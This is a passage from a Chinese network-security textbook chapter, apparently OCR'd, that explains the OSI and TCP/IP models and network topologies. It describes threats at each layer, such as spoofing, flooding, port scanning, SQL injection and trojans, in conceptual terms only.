# 第3章 chapter 3

# 网络安全横切面

## 3.1 网络设备的工作原理与安全威胁

### 3.1.1 网络基础知识

在开始介绍网络设备之前，我们需要先了解一下计算机网络的相关知识，有助于我们更好地理解网络设备的工作原理与安全威胁。

**1. 开放系统互连参考模型(OSI)**

首先，我们先了解一下开放系统互连参考模型（Open System Interconnect，OSI）。开放系统互联参考模型是国际标准化组织(ISO)和国际电报电话咨询委员会(CCITT)联合制定的开放系统互连参考模型，为开放式互连信息系统提供了一种功能结构的框架。其结构从低到高分别是：物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。每一层的功能是独立的。它利用其下一层提供的服务并为其上一层提供服务，而与其他层的具体实现无关。这里所谓的“服务”就是下一层向上一层提供的通信功能和层之间的会话规定，一般用通信原语实现。两个开放系统中的同等层之间的通信规则和约定称之为协议。开放系统互连参考模型如图3.1所示。

(1) 物理层关注的是位流在信道上的传输。这一层规定了为传输数据所需要的物理链路创建、维持、拆除，而提供具有机械的、电子的、功能的和规范的特性。其功能是利用传输介质为数据链路层提供物理连接，实现比特流的透明传输。物理层的作用是实现相邻计算机节点之间比特流的透明传送，尽可能屏蔽掉具体传输介质和物理设备的差异。使其上面的数据链路层不必考虑网络的具体传输介质是什么。“透明传送比特流”表示经实际电路传送后的比特流没有发生变化，对传送的比特流来说，这个电路好像是看不见的。简单地说，物理层确保原始的数据可在各种物理媒体上传输。

(2) 数据链路层在物理层提供服务的基础上向网络层提供服务，通过各种控制协议，将有差错的物理信道变为无差错的、能可靠传输数据帧(frame)的数据链路。数据链路层的具体工作是接收来自物理层的位流形式的数据，并封装成帧，传送到上一层；同样，也将来自上层的数据帧，拆装为位流形式的数据转发到物理层；并且还负责处理接收端发回的确认帧的信息，以便提供可靠的数据传输。该层通常又被分为介质访问控制(MAC)





**图 3.1　开放系统互连参考模型(OSI)**

和逻辑链路控制(LLC)两个子层。MAC 子层的主要任务是解决共享型网络中多用户对信道竞争的问题,完成网络介质的访问控制;LLC 子层的主要任务是建立和维护网络连接,执行差错校验、流量控制和链路控制。

(3) 网络层是 OSI 参考模型中最复杂的一层,也是通信子网的最高一层。它的目的是实现两个端系统之间的数据透明传送,具体功能包括寻址和路由选择、连接的建立、保持和终止等。它提供的服务使传输层不需要了解网络中的数据传输和交换技术。在数据链路层仅仅是在相邻的两台主机间传送数据,而网络层的两台主机并不一定是相邻的,有可能要跨越几个网络。而网络层就是根据传送的数据包中携带的目的主机的地址,为它们选择合适的路径,直到数据包到达主机。并且数据包在穿越不同的网络时可能会产生兼容性问题,例如,地址格式、包的大小、使用的协议等。这些都需要网络层进行解决。

(4) 传输层实现的是端到端的数据传输。该层是两台计算机经过网络进行数据通信时,第一个端到端的层次,具有缓冲作用。传输层也是唯一负责总体的数据传输和数据控制的一层。传输层要向会话层提供通信服务的可靠性,避免报文的出错、丢失、延迟时间紊乱、重复、乱序等差错。

(5) 会话层是建立在传输层之上,利用传输层提供的服务,使应用建立和维持会话,并能使会话获得同步。其功能简单来说就是按照在应用进程之间的约定,按照正确的顺序收、发数据,进行各种形式的对话。

(6) 表示层向上对应用层服务,向下接受来自会话层的服务。表示层为在应用过程

之间传送的信息提供表示方法的服务,它只关心信息发出的语法和语义。例如,不同的主机可能对字符串实行不同的编码方式,为了不同编码的主机间信息交流就需要将传送的信息转换为双方都能理解的信息表示方式。

(7) 应用层通过使用下面各层所提供的服务,直接向用户提供服务,是计算机网络与用户之间的界面或接口。应用层由若干面向用户提供服务的应用程序和支持应用程序的通信组件组成。

根据上述内容,我们可以对网络设备按 OSI 模型进行粗略的归纳。这些归纳只是为了帮助读者建立一个概念,而现实中部分设备一定对应哪一层并没有那么明确,例如,UTM 是工作于 2～7 层的设备;应用网关实体在应用层,但跨多层工作等。

物理层的媒体包括架空明线、平衡电缆、光纤、无线信道等。通信用的互连设备指的是数据终端设备和数据通信设备间的互连设备。数据终端设备又称为物理设备,如计算机、终端等。数据通信设备在数据终端设备和传输线路之间提供信号变换和编码功能,并负责建立、保持和释放链路的连接,如调制解调器等。数据传输通常是在数据终端设备和数据通信设备路径间来回。而互连设备就是指将它们连接起来的各种装置,如各种插头、插座、各种同轴电缆、T 型接头、接收器、发送器、中继器等都是物理层的媒体和连接器。

数据链路层最常见的网络设备就是网卡、网桥、二层交换机等。其将本质上不可靠的传输媒体变成可靠的纯属通路提供给网络层。

在网络层中,具有开放特性的网络中的数据终端设备都要配置网络层的功能。现在市面上常见的网络设备主要是网关、路由器、三层交换机等。

由于 OSI 是一个理想的模型,因此一般网络系统只涉及其中的几层,很少有系统能够具有所有的 7 层,并完全遵循它的规定。在 7 层模型中,每一层都提供一个特殊的网络功能。从网络功能的角度观察:下面 4 层(物理层、数据链路层、网络层和传输层)主要提供数据传输和交换功能,即以节点到节点之间的通信为主;第 4 层作为上下两部分的桥梁,是整个网络体系结构中最关键的部分;而上 3 层(会话层、表示层和应用层)则以提供用户与应用程序之间的信息和数据处理功能为主。简而言之,下 4 层主要完成通信子网的功能,上 3 层主要完成资源子网的功能。OSI 与其说是一种模型,不如说是一种分层思想,虽然现实中的模型不是 OSI 模型,但都可以和 OSI 模型中的某几层相对应。例如,Internet 上使用的是 TCP/IP 参考模型。

**2. TCP/IP 参考模型**

TCP/IP(又称 TCP/IP 协议族)是一组用于实现网络互联的通信协议,其名称来源于该协议簇中两个重要的协议(IP 协议和 TCP 协议)。基于 TCP/IP 的参考模型将协议分成四个层次,它们分别是链路层(网络接口层)、网际层(IP 层)、传输层(TCP 层)和应用层。如图 3.2 所示,给出了 TCP/IP 模型以及该模型与 OSI 模型各层的对照关系和 TCP/IP 协议族。

在 TCP/IP 模型下,我们可以对各层的安全威胁进行归纳。这些内容也基本适用于对应的 OSI 模型。

| OSI | TCP/IP | 功能 | TCP/IP 协议族 |
|---|---|---|---|
| 应用层 | 应用层 | 文件传输，电子邮件，文件服务，虚拟终端 | TFTP，HTTP，SNMP，FTP，SMTP，DNS，Telnet 等 |
| 表示层 | | 翻译、加密、压缩 | 没有协议 |
| 会话层 | | 对话控制、建立同步点(续传) | 没有协议 |
| 传输层 | 传输层 | 端口寻址、分段重组、流量、差错控制 | TCP，UDP |
| 网络层 | 网络层 | 逻辑寻址、路由选择 | IP，ICMP，OSPF，EIGRP，IGMP,RIP，ARP，RARP |
| 数据链路层 | 链路层 | 成帧、物理寻址、流量，差错，接入控制 | SLIP，CSLIP，PPP，MTU |
| 物理层 | | 设置网络拓扑结构、比特传输、位同步 | ISO2110，IEEE802，IEEE802.2 |

**图 3.2　TCP/IP 结构对应 OSI 和 TCP/IP 协议族**

1）在数据链路层中可能面临的威胁

（1）拒绝服务：网络设备或者终端均需具有相邻设备的硬件地址信息表格。一个典型的网络侵入者会向该交换机提供大量的无效 MAC 源地址，直到硬件地址表格被填满。当这种情况发生的时候，设备将不能够获得正确的硬件地址，而无法进行正常的网络通信。

（2）地址欺骗：在进行 MAC 欺骗攻击的过程中，已知某主机的 MAC 地址会被用来使目标交换机向攻击者转发以该主机为目的地址的数据帧。通过发送带有该主机以太网源地址的单个数据帧的办法，网络攻击者改写了目标设备硬件地址表格中的条目，使得交换机将以该主机为目的地址的数据包转发给该网络攻击者。通过这种方式，黑客们可以伪造 MAC 或 IP 地址，以便实施如下的两种攻击，即服务拒绝和中间人攻击。

2）在网络层中可能面临的威胁

（1）拒绝服务：网络层的拒绝服务攻击以网络资源消耗为目的，它通过制造海量网络数据报文或者利用网络漏洞使系统自身循环产生大量报文将用户网络带宽完全消耗，使合法用户得不到应有的资源。典型的如 Ping flood 和 Smurf 攻击，一旦攻击成功实施，网络出口带宽甚至是整个局域网中将充斥这些非法报文，网络中的设备将无法进行正常通信。

（2）地址欺骗：同链路层的地址欺骗目的是一样的，IP 地址欺骗同样是为了获得目标设备的信任，它利用伪造的 IP 发送地址产生虚假的数据分组，乔装成来自内部主机，使网络设备或者安全设备误以为是可信报文而允许其通过。

（3）非授权访问：是指没有预先经过同意，就使用网络或计算机资源被看作非授权访问。对于一个脆弱的信息系统，这种威胁是最常见的。

3）在传输层中可能面临的威胁

（1）拒绝服务：传输层的拒绝服务攻击以服务器资源耗尽为目的，它通过制造海量的 TCP/UDP 连接，耗尽服务器的系统连接资源或者内存资源。这种情况下，合法用户发出连接请求却因服务器资源耗尽而得不到应答。典型的如 TCP Flood 和 UDP Flood

攻击，目前在互联网上这类攻击工具随处可见，因其技术门槛低而被大量使用，是互联网的几大公害之一。某些情况下，攻击者甚至将攻击提升到应用层，即不仅仅是发出连接，而是发出应用数据，这样的攻击因不易与合法请求区分而更加难以控制。

(2) 端口扫描：端口扫描攻击是一种探测技术，攻击者可将它用于寻找他们能够成功攻击的服务。连接在网络中的所有计算机都会运行许多使用 TCP 或 UDP 端口的服务，而所提供的已定义端口达 6000 个以上。通常，端口扫描不会造成直接的损失。然而，端口扫描可让攻击者找到可用于发动各种攻击的端口。为了使攻击行为不被发现，攻击者通常使用缓慢扫描、跳跃扫描等技术来躲避检测。

4) 在应用层中可能面临的威胁

(1) 信息窃听与篡改：互联网协议是极其脆弱的，标准的 IP 协议并未提供信息隐秘性保证服务，因此众多应用协议也以明文进行传输，如 Telnet、FTP、HTTP 等最常用的协议，甚至连用户口令都是明文传输。这为攻击者打开了攻击之门，他们可以在网络的必经之路搭线窃听所关心的数据，盗取企业的关键业务信息；严重的甚至直接对网络数据进行修改并重放，达到更大的破坏目的。

(2) 非法信息传播：由于无法阻止非法分子进入网络世界，互联网上充斥着反动、色情、暴力、封建迷信等信息。非法分子通过电子邮件、Web 甚至是 IM 协议不断地发送各种非法信息到世界各地的网络终端上去。这些行为极大地破坏了社会的安定与和谐，对整个社会来讲，危害极大。

(3) 资源滥用：IDC 的统计曾显示，有 30%～40%的 Internet 访问是与工作无关的，而且这些访问消耗了相当大的带宽，一个不受控的网络中 90%的带宽被 P2P 下载所占用。这对于网络建设者来讲完全是灾难，它意味着投资利用率低于 10%。

(4) 漏洞利用：网络协议、操作系统以及应用软件自身存在大量的漏洞，通过这些漏洞，黑客能够获取系统最高权限，读取或者更改数据，典型的如 SQL 注入、缓冲区溢出、暴力猜解口令等。在众多威胁中，利用系统漏洞进行攻击所造成的危害是最全面的，一旦攻击行为成功，黑客就可以为所欲为。

(5) 病毒：病毒是最传统的信息系统破坏者，随着互联网的普及和广泛应用，计算机病毒的传播形式有了根本的改变，网络已经成为病毒的主要传播途径，用户感染计算机病毒的概率大大增加。同时病毒正在加速与黑客工具、木马软件的融合，可以说病毒的破坏力达到了前所未有的程度。

(6) 木马：特洛伊木马是一种恶意程序，它们悄悄地在宿主机器上运行，就在用户毫无察觉的情况下，让攻击者获得了远程访问和控制系统的权限。攻击者经常把特洛伊木马隐藏在一些游戏或小软件之中，诱使粗心的用户在自己的机器上运行。最常见的情况是，上当的用户要么从不正规的网站下载和运行了带恶意代码的软件，要么不小心点击了带恶意代码的邮件附件。

### 3. 拓扑结构

除了 OSI 模型与 TCP/IP 协议，我们还需了解下计算机网络的拓扑结构。计算机网络的最主要的拓扑结构有总线型拓扑、环形拓扑、树形拓扑、星形拓扑、混合型拓扑以及

网状拓扑。其中环形拓扑、星形拓扑、总线型拓扑是三个最基本的拓扑结构。在局域网中，使用最多的是星形结构。

1）总线型拓扑

将所有的节点都连接到一条电缆上，把这条电缆作为总线。总线型网络是最为普及的网络拓扑结构之一。它的连接形式简单、易于安装、成本低，增加和撤销网络设备都比较灵活。但总线型的拓扑结构中，任意的节点发生故障，都会导致网络的阻塞。同时，这种拓扑结构还难以查找故障。总线型拓扑如图3.3所示。总线型拓扑结构的优点：所需电缆数量较少；结构简单，无源工作有较高可靠性；易于扩充。总线型拓扑结构的缺点：总线传输距离有限，通信范围受到限制；故障诊断和隔离比较困难；分布式协议不能保证信息的及时传送，不具有实时功能，站点必须有介质访问控制功能，从而增加了站点的硬件和软件开销。




**图3.3　总线型拓扑**

2）环形拓扑

入网设备通过转发器接入网络，一个转发器发出的数据只能被另一个转发器接收并转发，所有的转发器及其物理线路构成的环状网络系统。环形拓扑如图3.4所示。




**图3.4　环形拓扑**

3）树形拓扑

一种类似于总线拓扑的局域网拓扑。树型网络可以包含分支，每个分支又可包含多个结点，如图 3.5 所示。




**图 3.5　树形拓扑**

4）星形拓扑

在星形拓扑结构中，网络中的各节点通过点到点的方式连接到一个中央节点（又称中央转接站，一般是集线器或交换机）上，由该中央节点向目的节点传送信息。中央节点执行集中式通信控制策略，因此中央节点相当复杂，负担比各节点重得多。在星形网中任何两个节点要进行通信都必须经过中央节点控制。星形拓扑如图 3.6 所示。

